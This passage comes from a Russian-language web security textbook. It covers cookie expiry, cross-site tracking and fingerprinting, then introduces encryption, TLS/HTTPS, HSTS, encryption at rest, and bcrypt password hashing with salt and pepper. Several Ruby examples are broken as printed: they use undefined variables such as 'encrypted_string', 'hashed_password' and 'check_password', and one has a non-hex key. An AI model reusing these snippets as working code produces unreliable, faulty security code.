
Браузер интерпретирует этот код как «Срок годности этого cookie истек 1 секунду назад» и удаляет его. (По всей видимости, «куки» заканчивают свое существование в компосте или на мусороперерабатывающем заводе, в зависимости от законодательства.)

Межсайтовое отслеживание (cross-site tracking)

Напоследок коснемся еще одной темы, также затрагивающей безопасность в браузере, которая является предметом активного обсуждения в интернет-сообществе. Основная задача безопасности браузера — не позволить различным веб-сайтам, открытым в одном браузере, взаимодействовать друг с другом. Данные о том, какие сайты вы посещали, являются для маркетологов ценной информацией, и добывается она с помощью *межсайтового отслеживания* (cross-site tracking). Для ее получения, продажи и перепродажи существует жутковатая индустрия интернет-слежки. В качестве меры противодействия такому наблюдению в браузерах реализована технология, называемая *изоляция истории* (history isolation). Она запрещает JavaScript на странице получать доступ к истории браузера и нередко открывает каждый новый веб-сайт, который вы посещаете, в отдельном процессе.

Эта благоразумная мера безопасности побудила веб-сайты использовать сторонние cookie для отслеживания истории браузинга. Веб-сайты, желающие участвовать в отслеживании, встраивают ресурс со стороннего сайта,

который может считывать URL соответствующей страницы. Из-за того, что стороннее решение встроено во многие сайты и может распознавать пользователя всякий раз, когда он посещает отслеживаемый сайт, сторонние cookie могут следить за пользователем на всем его пути от сайта к сайту.



Сегодня многие браузеры по умолчанию запрещают сторонние cookie, поэтому трекеры стали осваивать новые методики. Создание *цифрового отпечатка* (fingerprinting) запускает процесс построения уникального профиля веб-пользователя при помощи комбинации IP-адреса, версии браузера, языковых предпочтений и системной информации, доступной JavaScript. Трекерам, которые применяют цифровые отпечатки, трудно противостоять, поскольку эта информация из лучших побуждений находится в открытом доступе.

Другим способом нарушить изоляцию являются *атаки по сторонним каналам* (side-channel attacks), использующие API браузера, через которые утекают подробности о том, на каких сайтах вы побывали. Например, браузеры позволяют по-разному стилизовать посещенные гиперссылки. В какой-то момент веб-страница может отобразить список ссылок и при помощи JavaScript узнать стиль каждой ссылки, чтобы выяснить, какие из них соответствуют сайтам, посещенным пользователем. (Современные браузеры препятствуют этому, однако другие атаки по сторонним каналам продолжают досажать производителям браузеров.)

СОВЕТ Межсайтовое отслеживание сродни гонке вооружений между рекламными агентствами и производителями браузеров, поэтому в данной области приходится постоянно ожидать нововведений. Если вы хотите быть в курсе последних рекомендаций авторам веб-приложений, читайте официальные блоги команды Mozilla Firefox.

Подведем итоги

- В браузерах реализована политика одного источника, в соответствии с которой JavaScript-код, загруженный веб-страницей, может взаимодействовать с другими веб-страницами в пределах одного домена, порта и протокола.
- Политика безопасности содержимого (CSP) может определять, откуда может загружаться JavaScript в вашем веб-приложении.
- Политику безопасности содержимого можно использовать для запрета встроенного JavaScript (скриптов, встроенных в HTML).
- Установка заголовков для совместного использования ресурсов разных источников (CORS) в явном виде не позволит вредоносным сайтам считывать ресурсы.
- Проверка целостности подресурсов в тегах `<script>` может защитить от подмены кода JavaScript злоумышленниками.
- Установка атрибута **Secure** в заголовке **Set-Cookie** разрешает передачу cookie-файлов только по безопасному соединению.
- Установка атрибута **HttpOnly** в заголовке **Set-Cookie** запрещает JavaScript доступ к этому cookie.
- Атрибут **SameSite** в заголовке **Set-Cookie** можно использовать для запрета cookie в запросах из разных источников.
- Атрибуты **Expires** или **Max-Age** в заголовке **Set-Cookie** можно применять для установки срока действия cookie.
- Доступ к локальному диску через API **WebStorage** и **IndexedDB** также следует политике одного источника; у каждого домена есть собственное изолированное хранилище.

3 | Шифрование



В этой главе

- ✓ Как при помощи шифрования скрыть важные данные на публичных каналах
- ✓ Как зашифровать информацию при передаче и не только
- ✓ Как обязать веб-серверы и браузеры устанавливать защищенные соединения
- ✓ Как при помощи шифрования определять, что данные изменились

Copiale cipher (Кодекс Copiale) — это рукопись, насчитывающая 105 страниц зашифрованного текста, переплетенная в бумагу с золотым и бронзовым напылением и датированная 1760 годом. На протяжении многих лет содержание этого документа оставалось тайной. Он был обнаружен сотрудниками Академии Восточного Берлина по окончании холодной войны и оставался нерасшифрованным более 250 лет.

В 2011 году команда инженеров и ученых из Южно-Калифорнийского университета и Шведского университета наконец расшифровали его смысл. Как выяснилось, в тексте описывались обряды подпольного общества оптиков, называвших себя *Окулистами* (The Oculists). Папа Клемент XII запре-


тил их деятельность, и тайное общество офтальмологов возглавил граф из Германии. Текст описывает церемонию инициации. Новопринятые должны были «прочсть» слова на чистом листе бумаги; затем, когда они не могли этого сделать, им выщипывали волосок из брови, и процесс повторялся. Никто точно не знает, почему эти загадочные оптики так скрывали свою деятельность. Возможно, папские эдикты объявили компанию LensCrafters¹ орудием дьявола.

Кодекс Soriale, пусть очень старый и весьма своеобразный, является примером зашифрованного текста. В наши дни шифрование используется повсеместно, особенно в интернете. Из-за необходимости передавать секретную информацию по открытым каналам оно становится залогом безопасного браузинга. Шифрование лежит в основе многих рекомендаций по безопасности, которые приводятся в этой книге, поэтому мы посвятим эту главу ознакомлению с терминологией и приемам работы с шифрованием в сети, в браузере и на веб-сервере.

Принципы шифрования

Под *шифрованием* понимается процесс сокрытия информации путем перевода ее в нечитаемый для посторонних глаз вид. Наука о шифровании и дешифровании данных — *криптография* — восходит к глубокой древности. С тех пор мы далеко ушли от рукописных моноалфавитных шифров скрытых германских оптиков, где одна буква просто-напросто подменяется другой в соответствии с заранее определенным ключом. Современные алгоритмы шифрования проектируются с таким расчетом, чтобы выдержать натиск огромной вычислительной мощности, находящейся в распоряжении мотивированного взломщика, и воспользоваться достижениями в области теории чисел (которые довольно легко освоить) и эллиптических кривых (которые имеют налет эзотерики даже по математическим стандартам).

Если вы являетесь автором веб-приложения, вам (к счастью) не нужно в полной мере постигать, как работают алгоритмы шифрования, чтобы успешно пользоваться ими; вам нужно лишь задействовать их в своем приложении и понимать, где они придутся к месту. В следующих разделах мы




¹ LensCrafters — международный розничный продавец обычных и солнцезащитных очков. В его магазинах обычно работают независимые оптометристы. — *Примеч. пер.*

разберем основные понятия, которые помогут вам достичь этой цели. Настало время для теории!

Ключи шифрования

Для того чтобы привести данные к безопасному виду, современные алгоритмы шифрования используют *ключ шифрования*, а чтобы восстановить их исходную форму — *ключ дешифрования*. Если и для шифрования, и для дешифрования требуется один и тот же ключ, то перед нами *симметричный алгоритм шифрования*. Такие алгоритмы реализованы в *блочных шифрах* (block cipher), которые разработаны для шифрования потоков данных путем нарезания их на блоки фиксированного размера и шифрования каждого блока по очереди.



Как правило, ключи шифрования — это большие числа, которые для облегчения парсинга представлены в виде строк текста. (Если выбранное число недостаточно велико, злоумышленник может угадывать числа до тех пор, пока не расшифрует сообщение.) Вот простой скрипт на Ruby, шифрующий некие данные:

```
require 'openssl'

secret_message = "Top secret message!"
encryption_key = "d928a14b1a73437aac7xa584971f310f"

enc = OpenSSL::Cipher::Cipher.new("aes-256-cbc")
enc.encrypt
enc.key = encryption_key

encrypted = enc.update(secret_message) + enc.final

dec = OpenSSL::Cipher::Cipher.new("aes-256-cbc")
dec.decrypt
dec.key = encryption_key

decrypted = dec.update(encrypted) + dec.final
```

Данные, которые мы хотим зашифровать

Ключ шифрования, который потребуются для шифрования или дешифрования


Используем для шифрования алгоритм Advanced Encryption Cipher (AES)

Злоумышленник не сможет декодировать эту зашифрованную переменную

Чтобы обратить процесс, нам снова нужно выбрать алгоритм шифрования и предоставить ключ

Асимметричные алгоритмы шифрования, изобретенные в 1970-х, — это тот самый волшебный ингредиент, на котором держится весь современный интернет. Поскольку в этом алгоритме для шифрования и дешифрования используются разные ключи, ключ шифрования можно открыть широкой публике, а ключ дешифрования оставить тайным. Такой подход позволяет отправлять безопасные сообщения обладателю ключа дешифрования с твердой уверенностью, что прочитать их сможет только он. Данный метод, называемый *криптографией с открытым ключом*, позволяет веб-пользователю безопасно общаться с сайтами по HTTPS, как будет показано ниже. Тот, кто желает получать зашифрованные сообщения, может свободно распространять свой открытый ключ. Любой может зашифровать сообщения этим ключом, но прочесть их сможет только владелец соответствующего закрытого ключа.

Криптография с открытым ключом позволяет отправителю зашифровать сообщение, не имея доступа к ключу дешифрования. Запереть ларец может кто угодно, но только получатель секретной информации может его открыть. Открытый ключ допускает только запирание, но не открытие.



Вот как шифрование открытым ключом выглядит на Ruby. Заметим, что в этом примере мы генерируем новую пару ключей каждый раз, когда код выполняется, тогда как в реальной жизни *пара ключей* (комбинация ключей шифрования и дешифрования) хранится в безопасном месте:

```
require 'openssl'
```

```
secret_message = "Top secret message!"
```

```
keypair = OpenSSL::PKey::RSA.new(2048)
```

```
public_key = keypair.public_key
```

```
encrypted = public_key.public_encrypt(secret_message)
```

```
decrypted = keypair.private_decrypt(encrypted_string)
```

Генерирует пару ключей, подходящую для работы с алгоритмом Rivest-Shamir-Adleman (RSA)


Открытый ключ можно свободно выдавать каждому, от кого мы хотим получать безопасные сообщения

Чтобы расшифровать данные, нужно владеть ключом дешифрования

Вот как отправитель, владеющий открытым ключом, может зашифровывать отправляемые данные

Для развития темы шифрования нам понадобится еще пара понятий. *Хеш-алгоритм* можно представить как алгоритм шифрования, выходные данные которого *не могут* быть расшифрованы. Однако в то же время эти данные гарантированно будут уникальными: вероятность того, что разные входные данные сгенерируют одни и те же выходные данные, близка к нулю. (Этот случай называется *хеш-коллизией*.)

Алгоритмы хеширования можно использовать, чтобы определить, были ли входные данные введены дважды или они изменились, без необходимости хранить входные данные в приложении. Этот подход удобен в тех случаях, если входные данные слишком велики для хранения либо если вы не хотите хранить их по соображениям безопасности.



Выходные данные алгоритма хеширования называются *хеш-значением* или *хешем*. Поскольку алгоритм не может использоваться для расшифровки хешированных данных, единственный путь выяснить, какое значение было взято для генерации хеша, — применение так называемого перебора методом грубой силы (брутфорса): скормливать алгоритму огромное количество входных данных, пока он не сгенерирует хеш, соответствующий тому, который нужно расшифровать.


Сила хеш-алгоритмов в том, что они позволяют выявить изменения в данных без необходимости хранить сами данные. Эта технология применяется для хранения учетных данных и выявления подозрительных событий на веб-сервере.

Шифрование при передаче

Теперь, когда мы овладели некоторыми терминами из области шифрования, посмотрим на то, как можно обезопасить трафик к веб-серверу с помощью *шифрования при передаче* (encryption in transit): это означает шифрование по мере прохождения по сети.

Технологии, использующие Internet Protocol (IP), реализуют шифрование при передаче посредством протокола защиты транспортного уровня (Transport Layer Security, TLS), низкоуровневого метода обмена ключами и шифрования данных между двумя компьютерами. Более старый и менее безопасный предшественник TLS — уровень защищенных сокетов (Secure Sockets Layer, SSL). Мы увидим, как оба протокола применяются в похожих контекстах.

Защищенный HTTP (Hypertext Transport Protocol Secure, HTTPS) — магия, творящаяся за маленьким значком замка в браузере, — это трафик HTTP, передаваемый по TLS-соединению.




TLS использует комбинацию криптографических алгоритмов, называемую *набором шифров* (cipher suite). Клиент и сервер используют его для согласования параметров во время рукопожатия TLS (TLS handshake). (Стороны отличаются вежливостью, поэтому при встрече они обязательно пожимают друг другу руки.) В набор шифров входят четыре элемента:

- алгоритм обмена ключами (key exchange);
- алгоритм аутентификации (authentication);
- алгоритм массового шифрования (bulk encryption);
- алгоритм проверки целостности сообщения (message authentication code).

Алгоритм обмена ключами — это алгоритм шифрования с открытым ключом, используемый только для обмена ключами в рамках алгоритма массового шифрования, работающего гораздо быстрее, но требующего для работы безопасного обмена ключами. Аутентификация гарантирует, что данные были отправлены туда, куда следовало. Наконец, алгоритм проверки целостности сообщения (MAC, *Message Authentication Code*) выявляет любые несанкционированные изменения в пакетах данных, передаваемых туда и обратно.

ОПРЕДЕЛЕНИЕ Установление TLS-соединения требует наличия *цифрового сертификата*, который включает в себя открытый ключ, используемый для создания безопасного соединения с данным доменом или IP-адресом. Если щелкнуть на значке замка в строке ввода адреса в браузере, можно увидеть подробную информацию о сертификате. Каждый сертификат выпускается удостоверяющим центром. У браузеров есть список таких центров, которым они доверяют. Впрочем, сертификат может выпустить каждый. В этом случае он будет называться *самоподписанным сертификатом*, *self-signed certificate*, и браузер выдаст предупреждение, если не распознает того, кто подписал.



Благодаря использованию HTTPS для трафика к веб-серверу и от него достигается следующее:

- **конфиденциальность** — трафик не может быть перехвачен и прочитан злоумышленником;

- *целостность* — злоумышленник не может манипулировать данными;
- *неподдельность* — злоумышленник не может подделать данные.

Для веб-приложения эти элементы имеют важнейшее значение, поэтому используйте HTTPS всегда и везде. Разберем на практике, как это делается.

Практические шаги

Хорошие новости: как автору веб-приложения вам незачем знать, что происходит под капотом TLS. Ваши задачи сводятся к следующему:

- получить цифровой сертификат для вашего домена;
- разместить цифровой сертификат в веб-приложении;
- отозвать или заменить сертификат, если сопутствующий закрытый ключ скомпрометирован или срок действия сертификата истек;
- побудить всех пользовательских агентов (например, браузеры) применять HTTPS, который шифрует трафик при помощи открытого ключа шифрования, прилагаемого к сертификату.

Тонкости управления сертификатами варьируются в зависимости от того, как вы распорядились хостингом веб-приложения. Если у вас нет выделенной команды для выполнения этой задачи, обязательно прочтите документацию, предоставляемую хостинг-провайдером. Вот пример получения сертификата с использованием AWS Certificate Manager из сервиса Amazon Web Services (AWS).

AWS Certificate Manager > Certificates > Request certificate

Request certificate

Certificate type Info

ACM certificates can be used to establish secure communications access across the internet or within an internal network. Choose the type of certificate for ACM to provide.

- ☒ **Request a public certificate**
Request a public SSL/TLS certificate from Amazon. By default, public certificates are trusted by browsers and operating systems.
- ☐ **Request a private certificate**
No private CAs available for issuance.

Requesting a private certificate requires the creation of a private certificate authority (CA). To create a private CA, visit AWS Private Certificate Authority [\[link\]](#)

Cancel Next

Сертификаты требуют безопасного управления и часто выдаются и отзываются с помощью инструментов командной строки, например **openssl**, или

через API. В главе 7 мы разберем способы, которыми сертификат можно скомпрометировать.


Перенаправление на HTTPS

Побудить всех пользовательских агентов использовать HTTPS означает перенаправлять HTTP-запросы на протокол HTTPS. Эту задачу можно выполнить в коде приложения, и обычно редирект производится веб-сервером, к примеру NGINX (произносится как «энджин икс»). Вот как может выглядеть конфигурация в том же NGINX:

```
server {
    listen 80 default_server;
    server_name _;
    return 301 https://$host$request_uri;
}
```

Заметка о терминологии

NGINX — простой, но быстрый веб-сервер, располагающийся обычно перед *сервером приложений* (application server), на котором находится динамический код веб-приложения. Подобным образом можно использовать также Apache или Microsoft IIS. Терминология оказывается несколько расплывчатой, поскольку серверы приложений (такие, как Python Gunicorn и Ruby Puma) могут быть развернуты отдельно (standalone). Те, кто пишет код веб-приложений, склонны называть серверы приложений «веб-серверами», — такое соглашение примем и мы в этой книге, если только не понадобится назвать так что-нибудь другое. На рисунке ниже показаны некоторые распространенные веб-серверы и серверы приложений.



Как заставить браузер всегда использовать HTTPS

Код вашего веб-приложения должен также побуждать клиентов использовать зашифрованное соединение. Это можно сделать, указав *HTTP Strict Transport Security* (HSTS) в заголовке ответа HTTP:

```
Strict-Transport-Security: max-age=604800
```

Эта строка предписывает браузеру всегда устанавливать соединение по HTTPS в течение указанного периода. (Значение **max-age** указывается в секундах, таким образом, мы задали неделю.) Прочитав заголовок HSTS впервые, браузер делает себе зарубку: всегда использовать HTTPS на протяжении указанного периода. В главе 7 мы подробно рассмотрим HSTS и покажем, почему внедрять его так важно.

Шифрование в состоянии покоя

Под *шифрованием в состоянии покоя* (encryption at rest) понимается процесс шифрования для защиты данных, записываемых на диск. Оно защищает данные от злоумышленников, которым удалось получить доступ к диску, поскольку они не смогут воспользоваться данными без соответствующего ключа дешифрования.

Применяйте шифрование в состоянии покоя везде, где оно предусмотрено хостинг-провайдером, хотя для описания безопасного управления ключами шифрования обычно требуется определенная настройка. (Шифрование не поможет против злоумышленника, который может получить ключ дешифрования.)

Шифрование данных на диске имеет критическое значение для любой системы, содержащей важные данные, такие как конфигурации, базы данных (включая бэкапы и снапшоты), а также логи. Часто эту функцию можно включить на этапе настройки системы. Ниже приведен пример настройки шифрования в состоянии покоя для AWS Relational Database Service.

Encryption

☒ **Enable encryption**
 Choose to encrypt the given instance. Master key IDs and aliases appear in the list after they have been created using the AWS Key Management Service console. [Info](#)

AWS KMS key [Info](#)

(default) aws/rds
 ▼

Хеширование пароля

Данные для доступа, или *учетные данные* (credentials), — обобщающий термин для логинов и паролей — излюбленная мишень хакеров. Если вы храните пароли к веб-приложению в базе данных, воспользуйтесь шифрованием, чтобы защитить их. В частности, пароли нужно шифровать с помощью алгоритма хеширования и хранить в базе данных только хешированные значения. Не храните пароли в виде простого текста!

Гипотетический злоумышленник, кого мы опасаемся в этом разделе, — хакер, которому удалось получить доступ к вашей базе данных. Быть может, один из бэкапов этой базы был оставлен на незащищенном сервере или разработчик случайно загрузил учетные данные базы в систему управления исходным кодом.


Хранение паролей в виде простого текста облегчает задачу злоумышленнику. В случае подобной брешки в безопасности он попытается использовать краденые данные. Обычно самая важная информация в базе — это именно учетные данные. Если у злоумышленника окажутся логины и пароли ваших пользователей, он сможет не только входить в ваше веб-приложение под видом пользователя, но еще и попробовать войти с этими данными в другие приложения. (Люди без конца воспроизводят одни и те же пароли — при- скорбно, но куда деваться, мы ведь всего лишь создания из плоти с ограни- ченной долговременной памятью.)



Если же хранить не сами пароли, а хеши, то в данном случае мы будем в безопасности, поскольку хеширование — алгоритм шифрования с билетом в один конец. Имея список хешей, злоумышленник не сможет правильно расшифровать пароль. (В главе 8 мы увидим, что утечка хешей паролей, тем не менее, представляет угрозу, но эта угроза не так сурова, как при утечке паролей в текстовом виде.)


1

Пользователь регистрируется и выбирает пароль




2

Хеш генерируется и сохраняется в базе данных




3

Позже пользователь снова логинится и вводит пароль. Хеш-значение вычисляется и сравнивается с ранее сохраненным



4

Если значения совпадают, пользователь аутентифицирован!




Хеши совпадают

\$2a\$12\$QT1H8uJUEX0tQs.FtIG
O1uMccxT4osTweiETIR5Q0yb0e
162kTW5y

5

Если значения не совпадают, мы можем сделать вывод о том, что пользователь ввел некорректный пароль



Хеши не совпадают

\$2a\$12\$Aawaj8egzGYCjeMnVgTi
Mek/wyx3zSXIJGuidMrxJdn5HQM
D.JMka

Когда пользователь снова попытается войти в систему, веб-приложение может проверить корректность пароля, пересчитав хеш-значение только что введенного пароля и сравнив его с сохраненным ранее значением:

```
require 'bcrypt'
include BCrypt::Engine

password = "my_topsecretpassword"
salt = generate_salt
hash = hash_secret(password, salt)

password_to_check = "topsecretpassword"

if hash_secret(password_to_check, salt) == hashed_password
  puts "Password is correct!"
else
  puts "Password is incorrect."
end
```

Значение, которое нужно сохранить в базе данных

Как проверить пароль после возвращения пользователя

ПРИМЕЧАНИЕ В этом коде на Ruby используется алгоритм **bcrypt**, хороший выбор для *сильного*, или *надежного*, алгоритма хеширования (strong hashing algorithm). Алгоритм шифрования считается надежным, если для обратного вычисления исходных значений требуется чрезвычайно большой (невообразимо большой) объем вычислительной мощности. Старые алгоритмы хеширования, такие как MD5, считаются ненадежными, поскольку с момента их изобретения доступность вычислительных ресурсов значительно возросла.

Солтинг

В предыдущем фрагменте кода также показано применение *соли* (salt) — элемента случайности, который гарантирует, что выходные данные хеширующего алгоритма будут разными всякий раз, когда выполняется код, даже при одинаковом пароле. Добавление соли к хешу называется *солением* (salting). Можно брать одну и ту же соль для всех хранимых паролей, но лучше генерировать новую для каждого пароля и хранить вместе с ним. Еще лучше объединить эти методики с перчением. В процессе *перчения* (peppering) элемент случайности формируется как стандартным значением в конфигурации, так и значением, генерируемым для каждого пароля:

```
require 'bcrypt'
include BCrypt::Engine

pepper = "e4b1aa34-3a37-4f4a-8e71-83f602bb098e"
password = "my_topsecretpassword"
salt = generate_salt
hash = hash_secret(password + pepper, salt)

# Store the hashed password and salt in a database
password_to_check = "my_topsecretpassword"
```

Значение перца должно безопасно храниться в конфигурации


Для генерации хеша используются значения и соли, и перца


```

if hash_secret(check_password + pepper, salt) == hashed_password
    puts "Password is correct!"
else
    puts "Password is incorrect."
end
    
```

Для проверки корректности пароля используются значения и соли, и перца

